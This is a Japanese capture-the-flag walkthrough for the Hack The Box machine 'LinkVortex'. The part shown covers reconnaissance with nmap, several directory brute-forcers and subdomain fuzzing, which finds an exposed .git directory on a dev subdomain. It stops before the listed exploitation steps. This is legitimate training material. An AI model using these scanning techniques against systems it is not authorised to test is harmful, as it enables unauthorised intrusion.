本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「LinkVortex」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新(1回目)
(3) Webアクセスできるファイル/ディレクトリ調査(1回目)
(4) Webアクセスできるサブドメイン調査
(5) 名前解決のためのhostsファイル更新(2回目)
(6) Webアクセスできるファイル/ディレクトリ調査(2回目)
(7) Gitのリポジトリ取得
(8) Ghostの調査
(9) Ghostの脆弱性(CVE-2023-40028)を悪用したファイル閲覧
(10) bobユーザーでSSHログイン
(11) 特権昇格のための調査
(12) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 22:16 JST
Nmap scan report for 10.10.11.47
Host is up (4.8s latency).
Not shown: 60389 filtered tcp ports (no-response), 5144 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  tcpwrapped
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   396.76 ms 10.10.16.1
2   396.85 ms 10.10.11.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.64 seconds
名前解決のためのhostsファイル更新(1回目)
(1) ブラウザを用いて「http://10.10.11.47/」にアクセスすると、「http://linkvortex.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.47 linkvortex.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.47 linkvortex.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://linkvortex.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(1回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://linkvortex.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET        1l       27w     6743c http://linkvortex.htb/public/cards.min.js
200      GET        1l      583w    35739c http://linkvortex.htb/public/cards.min.css
200      GET        2l      157w    10332c http://linkvortex.htb/assets/built/casper.js
200      GET        2l      769w    39700c http://linkvortex.htb/assets/built/screen.css
301      GET       10l       16w      179c http://linkvortex.htb/assets => http://linkvortex.htb/assets/
200      GET        2l       46w    25518c http://linkvortex.htb/favicon.ico
200      GET      307l      914w    12148c http://linkvortex.htb/
502      GET        9l       39w      341c http://linkvortex.htb/install/ASPSpellCheck
502      GET        9l       39w      341c http://linkvortex.htb/forums/motd
ーーー(省略)ーーー 
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://linkvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o LinkVortex_80.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://linkvortex.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://linkvortex.htb/c7265d41-af01-42ff-b884-d75bb5d75ebf => 301 (Length: 0). To continue please exclude the status code or the length
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://linkvortex.htb/
ーーー(省略)ーーー
[22:03:12] Starting:
[22:03:18] 404 -    7KB - /%3f/
[22:03:18] 404 -    7KB - /..;/
[22:03:18] 404 -    7KB - /.admin/
[22:03:19] 404 -    7KB - /.ansible/
[22:03:19] 404 -    7KB - /.apt_generated/
[22:03:19] 404 -    7KB - /.aws/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://linkvortex.htb/FUZZ" -ic
ーーー(省略)ーーー
blog                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 443ms]
images                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 443ms]
download                [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 443ms]
about                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 451ms]
2006                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 451ms]
search                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 451ms]
news                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 451ms]
ーーー(省略)ーーー
Webアクセスできるサブドメイン調査
(1) ffufを用いてアクセスできるlinkvortex.htbのサブドメインを調査すると、dev.linkvortex.htbがあることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.linkvortex.htb" -u http://linkvortex.htb -fs 230

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://linkvortex.htb
 :: Wordlist         : FFUZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FFUZ.linkvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 230
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 403ms]
:: Progress: [100000/100000] :: Job [1/1] :: 14 req/sec :: Duration: [0:19:00] :: Errors: 1147 ::
名前解決のためのhostsファイル更新(2回目)
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.47 dev.linkvortex.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.47 dev.linkvortex.htb」が出力されることを確認する。
(2) ブラウザを用いて「http://dev.linkvortex.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査(2回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://dev.linkvortex.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
404      GET        7l       23w      196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        7l       20w      199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      115l      255w     2538c http://dev.linkvortex.htb/
[####################] - 2m     30000/30000   0s      found:1       errors:16
[####################] - 2m 30000/30000 227/s http://dev.linkvortex.htb/ 
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://dev.linkvortex.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o LinkVortex1_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.git                 (Status: 301) [Size: 239] [--> http://dev.linkvortex.htb/.git/]
/cgi-bin/             (Status: 403) [Size: 199]
/server-status        (Status: 403) [Size: 199]
Progress: 20478 / 20479 (100.00%)
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://dev.linkvortex.htb/
ーーー(省略)ーーー
[10:08:12] Starting:
[10:08:20] 301 -  239B  - /.git  ->  http://dev.linkvortex.htb/.git/
[10:08:20] 200 -  557B  - /.git/
[10:08:20] 200 -  201B  - /.git/config
[10:08:20] 200 -   73B  - /.git/description
[10:08:20] 200 -   41B  - /.git/HEAD
[10:08:20] 200 -  620B  - /.git/hooks/
[10:08:20] 200 -  402B  - /.git/info/
[10:08:20] 200 -  240B  - /.git/info/exclude
[10:08:20] 200 -  401B  - /.git/logs/
[10:08:20] 200 -  175B  - /.git/logs/HEAD
[10:08:20] 200 -  418B  - /.git/objects/
[10:08:20] 200 -  147B  - /.git/packed-refs
[10:08:20] 200 -  393B  - /.git/refs/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://dev.linkvortex.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 339ms]
                        [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 200ms]
server-status           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 203ms]
